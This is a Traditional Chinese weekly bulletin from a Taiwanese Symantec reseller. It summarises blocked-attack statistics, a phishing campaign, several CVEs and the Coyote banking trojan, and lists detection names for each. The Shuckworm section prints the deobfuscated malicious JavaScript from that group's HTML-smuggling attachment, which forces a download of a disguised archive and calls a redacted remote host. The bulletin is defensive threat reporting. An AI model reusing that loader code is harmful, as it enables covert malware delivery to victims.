



保安資訊--本周(台灣時間2025/02/07) 賽門鐵克原廠防護公告重點說明

前 言

賽門鐵克原廠首要任務就是保護我們的顧客，被譽為賽門鐵克解決方案專家的保安資訊更能發揮我們被高度認可的專業知識與技能、豐富經驗以及專為幫助客戶成功的服務熱忱，與顧客共同創造賽門鐵克解決方案的最大效益，並落實最佳實務的安全防護。攻擊者從不休息，我們更不會。一支技術精湛且敬業的團隊不斷創造新的防護措施，以應對每天發布成千上萬的新威脅。儘管不可能詳述我們已經可以防禦的每種新威脅，但該站點至少反映了我們的努力。這些公告分享針對當前熱門新聞話題有關威脅的保護更新，確保您已知道自己受到最佳的保護。[點擊此處](#)獲取賽門鐵克原廠防護公告(Protection Bulletins)。

關於 **保安資訊有限公司** | 從協助顧客簡單使用賽門鐵克方案開始，
到滿足顧客需求更超越顧客期望的價值。

在端點啟用賽門鐵克入侵預防系統(IPS)的好處(以下皆為美國時間)

賽門鐵克的入侵預防系統(IPS)是業界一流的深層封包檢測技術引擎，可保護包括財富500強企業和消費者在內的數億個端點(桌機/筆電/伺服器)。

過去的7天內，SEP的網路層保護引擎(IPS)在35萬3,700台受保護端點上總共阻止了4,330萬次攻擊。這些攻擊中有82%在感染階段前就被有效阻止：**(2025/02/03)**

- 在8萬1,700台端點上，阻止了1,670萬次嘗試掃描Web伺服器的漏洞。
- 在7萬9,300台端點上，阻止了550萬次嘗試利用的Windows作業系統漏洞的攻擊。
- 在2萬4,800台Windows伺服器上，阻止了5.7萬次攻擊。
- 在4萬9,300台端點上，阻止了170萬次嘗試掃描伺服器漏洞。
- 在1萬1,300台端點上，阻止了77萬5,000次嘗試掃描在CMS漏洞。
- 在4萬8,900台端點上，阻止了180萬次嘗試利用的應用程式漏洞。
- 在10萬1,800台端點上，阻止了210萬次試圖將用戶重定向到攻擊者控制的網站攻擊。
- 在1,100台端點上，阻止了79萬700次加密貨幣挖礦攻擊。
- 在9萬1,800台端點上，阻止了7萬1,000台次向惡意軟體C&C連線的嘗試。
- 在319台端點上，阻止了3萬4,800次加密勒索嘗試。

強烈建議用戶在桌機/筆電/伺服器上啟用IPS(不要只把SEP/SES當一般的掃毒工具用，它有多個超強的主被動安全引擎，在安全配置正確下，駭客會知難而退)，以獲得最佳保護。[點擊此處](#)獲取有關啟用IPS的說明，或與保安資訊聯繫可獲得最快最有效的協助。

有憑有據!SEP的 瀏覽器延伸防護功能，在上周所帶來的好處？

賽門鐵克的入侵預防系統 (IPS) 是業界最佳的深度資料包檢測引擎，可保護數億個端點 (桌上型電腦和伺服器)，其中包括財富 500 強企業和消費者。

賽門鐵克端點安全 (SES) 或賽門鐵克端點防護 (SEP) 代理透過谷歌 Chrome 瀏覽器和微軟 Edge 瀏覽器的延伸供瀏覽器保護。這些延伸有兩個組成部分：

- 瀏覽器的入侵預防，利用 IPS 引擎保護客戶免受各種威脅的侵害。
- 網頁信譽，可識別可能包含惡意軟體、欺詐、網路釣魚和垃圾郵件等惡意內容的網域和網頁帶來的威脅，並阻止瀏覽這些網頁。

在過去 7 天內，賽門鐵克透過端點防護的瀏覽器延伸防護功能，在 15 萬 2,600 個受保護端點上阻止了總計 700 萬次攻擊。(2025/02/04)

- 使用網頁信譽情資，在 146.2K 個端點上阻止 620 萬次攻擊。
- 攔截 17.5K 個端點上 271.9K 次攻擊，這些攻擊試圖將用戶重定向到攻擊者控制的網站上。
- 在 6.1K 個端點上攔截 109.9K 次瀏覽器通知詐騙攻擊／技術支援詐騙攻擊／加密劫持嘗試。
- 在 186 個端點上攔截 4.9K 次攻擊，這些攻擊利用被入侵操控網站上的惡意腳本注入。

建議客戶啟用端點防護 (SEP) 的瀏覽器延伸，以獲得最佳防護。按下[此處](#)獲取：整合瀏覽器延伸和 Symantec Endpoint Protection (SEP)，防止惡意網站的說明。

2025/02/06

以偽造貨運服務的PDF為幌子的MMS網路釣魚行動

最近有網路釣魚行動報導針對使用者發送附有 PDF 檔案的 MMS 訊息。這些訊息試圖偽造熱門的傳送服務，以說服受害者打開附加的 PDF。當受害者打開後，會出現一個畫面，要求他們造訪攻擊者控制的惡意網頁並輸入憑證，以「解鎖」檔案。

保安補充：MMS 全名為「Multimedia Messaging Service」，即是多媒體訊息服務。

賽門鐵克已經於第一時間提供多種有效保護 (SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

檔案型(基於回應式樣本的病毒定義檔)防護：

- Trojan.Gen.MBT
- Trojan.Pidief
- WS.Malware.1

賽門鐵克的端點防護行動裝置版本(IOS/Android)已將其歸類為以下威脅並提供最完善的保護能力：

賽門鐵克的端點防護行動裝置版本 (IOS/Android) 還能夠分析簡訊內容的鏈接。它利用比對賽門鐵克全球資安情資網路 (GIN) 重要來源之一 Symantec WebPulse 中的威脅情報檢查簡訊內容中的網址，並在該鏈接為可疑時會及時提醒用戶，以保護用戶免受簡訊 (SMS) 網路釣魚攻擊。

基於網頁防護(如果您有使用WSS--地端或雲端網頁分類／過濾／安全服務)：

被發現的惡意網域名稱／IP位址已於第一時間收錄於不安全分類列表中。

2025/02/05

CVE-2024-52875--存在KerioControl的換行字元(CRLF)注入漏洞

CVE-2024-52875 是最近發現一個嚴重等級的換行字元 (CRLF) 注入漏洞，會影響 9.2.5 至 9.4.5 版本的 GFI KerioControl 網路安全解決方案。成功開採濫用此漏洞可能會讓攻擊者注入惡意 JavaScript 程式碼，並導致 CSRF(Cross Site Request Forgery) Token(權杖) 被竊取，以及在有漏洞的應用程式運行情境中執行任意程式碼。根據最近公佈的報告，此漏洞已被大肆開採濫用。原廠已針對此漏洞釋出修補程式版本「9.4.5 Patch 1」。

賽門鐵克已經於第一時間提供多種有效保護 ([SEP](#)/[SESC](#)/[SMG](#)/[SMSMEX](#)/[Email.Security.cloud](#)/[DCS](#)/[EDR](#))。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

網路層防護：

我們的 Webpulse (網頁脈衝) 網頁自動回饋框架以及其他先進的網路層防護技術，已將其列為如下分類的網頁型攻擊：

- Web Attack: Kerio Control CVE-2024-52875

2025/02/05

CVE-2023-48365--存在互動式BI系統Qlik Sense的HTTP隧道漏洞被證實遭大肆開採濫用

CVE-2023-48365 是繼修復初始版本 Qlik Sense Enterprise 產品中存在的 CVE-2023-41265 漏洞之後另一個認證跳過漏洞。即使在套用 CVE-2023-41265 和 CVE-2023-41266 漏洞修補程式後，未經驗證的攻擊者仍可能利用此漏洞執行遠端程式碼。原廠商已釋出新的修補程式，透過更新過濾機制，降低 HTTP 請求通道攻擊的風險，以解決此漏洞。此漏洞也隨著回報案例的增加，就在本週美國網路安全暨基礎設施安全局 (CISA) 已經其列入「已遭成功開採濫用的高風險漏洞名單 (the Known Exploited Vulnerabilities Catalog-KEV)」中。

賽門鐵克已經於第一時間提供多種有效保護 ([SEP](#)/[SESC](#)/[SMG](#)/[SMSMEX](#)/[Email.Security.cloud](#)/[DCS](#)/[EDR](#))。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

網路層防護：

我們的 Webpulse (網頁脈衝) 網頁自動回饋框架以及其他先進的網路層防護技術，已將其列為如下分類的網頁型攻擊：

- Attack: Qlik Sense Enterprise unauthenticated RCE CVE-2023-48365

基於安全強化政策(適用於使用DCS)：

賽門鐵克的重要主機防護系統：[DCS~Data Center Security](#)，預設防護政策透過封鎖所有入埠和離埠連線，防止攻擊者存取有漏洞的系統。更詳細的 DCS 資訊與工作原理，請下載 [DCS 解決方案說明](#)。

2025/02/05

CVE-2024-57727--存在 SimpleHelp 的目錄遍歷漏洞

CVE-2024-57727 是一個嚴重等級 (CVSS 風險評分：7.5 分) 的目錄遍歷漏洞，影響版本 5.5.7 或更舊的 SimpleHelp 遠端支援軟體。如果成功開採濫用此漏洞，未經驗證的攻擊者可能會從 SimpleHelp 伺服器下載任意檔案，包含 SimpleHelpAdmin 帳號或其他帳戶的雜湊密碼之組態檔案。

賽門鐵克已經於第一時間提供多種有效保護 (SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

網路層防護：

我們的 Webpulse (網頁脈衝) 網頁自動回饋框架以及其他先進的網路層防護技術，已將其列為如下分類的網頁型攻擊：

- Web Attack: SimpleHelp Directory Traversal CVE-2024-57727

基於安全強化政策(適用於使用DCS)：

賽門鐵克的重要主機防護系統：DCS~Data Center Security，針對SimpleHelp 軟體的賽門鐵克 DCS 自訂沙箱具有強化規則，可防止被利用此漏洞所報導的任意指令執行、資料外洩或網路外洩。更詳細的 DCS 資訊與工作原理，請下載 [DCS 解決方案說明](#)。

**2025/02/04**

防護亮點：有效抵禦複雜攻擊鏈的威脅情資~STARGate(*星際之門)有效力抗Shuckworm威脅集團

STARGate 保護對抗最新的 Shuckworm 攻擊


正如先前賽門鐵克威脅情報部落格所討論，「Shuckworm(又名 Gameradon、Armageddon) 是一個與俄羅斯有關聯的威脅組織，自 2014 年首次出現以來，其行動幾乎完全集中在烏克蘭。烏克蘭官員曾公開表示，[Shuckworm] 威脅組織是由俄羅斯聯邦安全局 (FSB) 所掌控。

在 2024 年 12 月，我們看到 Shuckworm 繼續使用 HTML 挾帶手法攻擊烏克蘭，這是一種利用 HTML 和 JavaScript 功能來傳送惡意有效酬載的高度迴避技術。這些有效酬載被混淆在 HTML 檔案內並附加到電子郵件中，一旦電子郵件附件被開啟，就會傳送到目標系統上執行。STARGate 利用其尖端的威脅分析技術，能看穿多重混淆層，並在該攻擊做遠端佈署有效酬載之前就加以攔截。

拆解 Shuckworm 威脅組織在 2024 年 12 月網攻行動的攻擊鏈

此最新威脅行動的攻擊鏈試圖以多層混淆來逃避安全防禦：


- 首先向目標收件者傳送一封電子郵件，其中包含一個 XHTML 附件。



- 開啟 .XHTML 附件會觸發內嵌的 Javascript (在 標籤的 onmouseover 中找到)，以執行和解密次要 Javascript
- 下一個階段的 Javascript 程式碼嘗試注入 ZIP 壓縮檔 (副檔名已更名為 .rar)，如以下未加混淆的 Javascript 原始碼所示。

```
document.onmouseover=function()  
  
if (brewingnau) return;  
  
brewingnau = true;  
  
var priceZ5M = navigator[platform];  
  
if ([Win32, Win64, Windows, WinCE].indexOf(priceZ5M) == -1) die();  
var reachZ95 = document.createElement('a');  
  
var governmentgNm = document.createTextNode('');  
  
reachZ95.appendChild(governmentgNm);  
  
reachZ95.title = 'pawsaEF';  
  
correspondenceEMO = 'UEsDBAoAAAAAKa5gIkAAAAAAAAAAAAAAAAXAAAANTYEMjdFhTE4NzVfMDIuMTUuMjAyNDQ5S3wMEFAAAAAgAppKCleNzNgvGagAAw';  
  
reachZ95.href = 'data:application/x-rar-compressed;base64,' + correspondenceEMO;  
  
document.body.appendChild(reachZ95);  
  
reachZ95.download = '56-27_11875_02.12.2024.rar';  
  
reachZ95.click();  
};  
var img = document.createElement('img');  
  
img.src = 'http://[redacted]/gpu';  
  
img.style.width = '1px';  
  
img.style.height = '1px';  
  
reachZ95.appendChild(img);
```

- 混淆的 ZIP 檔案內包含惡意的 LNK 檔案，會觸發 mhshta.exe 來載入遠端 HTA 檔案



STARGate 能夠識別內含混淆技術的 javascript 注入程式碼的 ZIP 壓縮檔，它會解析其內容，並找出其中的惡意 LNK 檔案並刪除。從 XHTML 附件 (偵測到為 Scr.Malcode!gen, Web.Reputation.1)、經混淆的 ZIP (偵測到為 Trojan.Gen.NPE)，到內含的惡意 LNK 檔案 (偵測到為 Scr.Mallnk!gen18)，STARGate 能夠在該攻擊嘗試會下載遠端 HTA 有效酬載之前，攔截攻擊鏈上的多個層次。

STARGate 在模擬、人工智慧和主動式零時差威脅防護方面的創新技術，是多項賽門鐵克企業級產品的核心。

欲了解有關有效抵禦複雜攻擊鏈的威脅情資：STARGate(*星際之門) 及其支援產品的詳細資訊，請[點擊此處](#)。

2025/02/04

正在鎖定巴西金融業的Coyote銀行木馬攻擊行動

據報導，有一起濫用 Windows 捷徑 (.LNK) 檔來部署 Coyote 銀行木馬的多階段攻擊行動，主要針對巴西的金融應用程式。作為攻擊媒介的一部分，惡意軟體使用 PowerShell 指令、shellcode 注入和竄改登錄機碼來維持持久性/常駐能力並逃避偵測。該惡意軟體具有鍵盤側錄、擷取螢幕內容和螢幕覆蓋攻擊等功能。它會監控使用者活動、從目標網站竊取敏感資料，並將其滲出到攻擊者的 C&C 伺服器。

賽門鐵克已經於第一時間提供多種有效保護 ([SEP](#)/[SESC](#)/[SMG](#)/[SMSMEX](#)/[Email.Security.cloud](#)/[DCS](#)/[EDR](#))。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

自適應防護技術(包含於SESC)：

- ACM.Ps-Http!g2

VMware Carbon Black 產品的防護機制：

VMware Carbon Black 產品中既有政策就能阻止並檢測到相關的惡意指標。建議的基本政策是阻止所有類型的惡意軟體執行 (已知、可疑和垃圾程式)，並延遲雲掃描的執行，以便從 VMware Carbon Black Cloud 的信譽服務中獲得最大使用效益。

郵件安全防護機制：

不管是地端自建 (SMG/SMSEX) 的郵件過濾/安全閘道及主機防護、雲端郵件安全服務 (E-mail Security.Cloud) 以及郵件威脅隔離 (ETI)，都能提供終端用戶隔絕或隔離威脅於境外的保護 (威脅不落地)。

檔案型(基於回應式樣本的病毒定義檔)防護：

- Scr.Mallnk!gen13
- Trojan.Gen.MBT
- Trojan.Gen.NPE.C
- WS.SecurityRisk.4

網路層防護：

我們的 Webpulse (網頁脈衝) 網頁自動回饋框架以及其他先進的網路層防護技術，已將其列為如下分類的網頁型攻擊：

- Web Attack: Webpulse Bad Reputation Domain Request

基於網頁防護(如果您有使用WSS--地端或雲端網頁分類/過濾/安全服務)：

被發現的惡意網域名稱/IP位址已於第一時間收錄於不安全分類列表中。




Symantec
A Division of Broadcom

關於賽門鐵克 (Symantec)

賽門鐵克 (Symantec) 已於 2019/11 併入全球網通晶片巨擘--博通 (BroadCom, 美國股市代號 AVGO, 全世界網際網路流量有 99.9% 經過博通的網通晶片) 軟體事業部的企業安全部門 (SED), 特別是近年以半導體的嚴謹、系統化以及零錯誤思維來改造核心技術、管理框架以及整合最完整的資安生態體系, 讓賽門鐵克的解決方案在穩定性、相容性、有效性以及資安生態系整合擴充性, 有著脫胎換骨並超越業界的長足進步。博通 (Broadcom) 是務實的完美主義者, 致力於追求卓越、關注細節並且有系統和紀律地投入科技創新與嚴謹工藝, 同時也大大降低交易複雜性。Symantec 持續創新的技術能為日新月異的資安問題提供更好的解決方案, 近三年 Symantec 很少出現在由公關機制產生的頭版文章中, 而且在全球前兩千大企業的市佔率及營收成長均遠遠高於併入博通之前, 增長幅度也領先其他競爭對手,

是科技創新驅動的解決方案非常穩健可靠深受大型企業信賴的實證, 也顯示大型企業顧客對轉型中的新賽門鐵克未來充滿信心。(美籍華人王嘉廉創辦的企業軟體公司, 組合國際電腦 (CA Technologies) 以及雲端運算及「硬體虛擬化」的領導廠商--VMware, 也是博通軟體事業部的成員)。2021 年八月, 因應國外發動的針對性攻擊日益嚴重, 美國網路安全暨基礎架構安全管理署 (CISA) 宣布聯合民間科技公司, 發展全國性聯合防禦計畫 JCDC (Joint Cyber Defense Collaborative), 而博通賽門鐵克是首輪被徵招的一線廠商, 如就地緣政治考量, Symantec 也絕對是最安全的資安廠商。擁有更強大資源與技術為後盾的賽門鐵克已更專注於整合各種最新科技於既有領先業界的端點、郵件、網頁以及身分認證等安全解決方案。





保安資訊
KEEPSAFE
INFORMATION SECURITY

關於保安資訊 www.savetime.com.tw

保安資訊團隊是台灣第一家專注在賽門鐵克解決方案的技術型領導廠商, 被業界公認為賽門鐵克解決方案專家。自 1995 年起就全心全力專注在賽門鐵克資訊安全解決方案的技術支援、銷售、規劃與整合、教育訓練、顧問服務, 特別是提供企業 IT 專業人員的知識傳承 (Knowledge Transfer)、協助顧客符合邏輯地解決資安問題本質的效益上, 以及基於比原廠更熟悉用戶使用情境的優勢能提供更快速有效的技術支援回應, 深獲許多中大型企業與組織的信賴, 長期合作的意願與滿意度極高。許多顧客樂意與我們建立起長期的友誼, 把我們當成可信任的資安建議者、可以提供良好諮詢的資安策略夥伴以及總是第一個被想到的求助暨諮詢對象。

保安資訊連絡電話: **0800-381-500**。

業界公認 保安資訊--賽門鐵克解決方案專家

 We Keep IT Safe, Secure & Save you Time, Cost 

服務電話: 0800-381500 | +886 4 23815000 | <http://www.savetime.com.tw>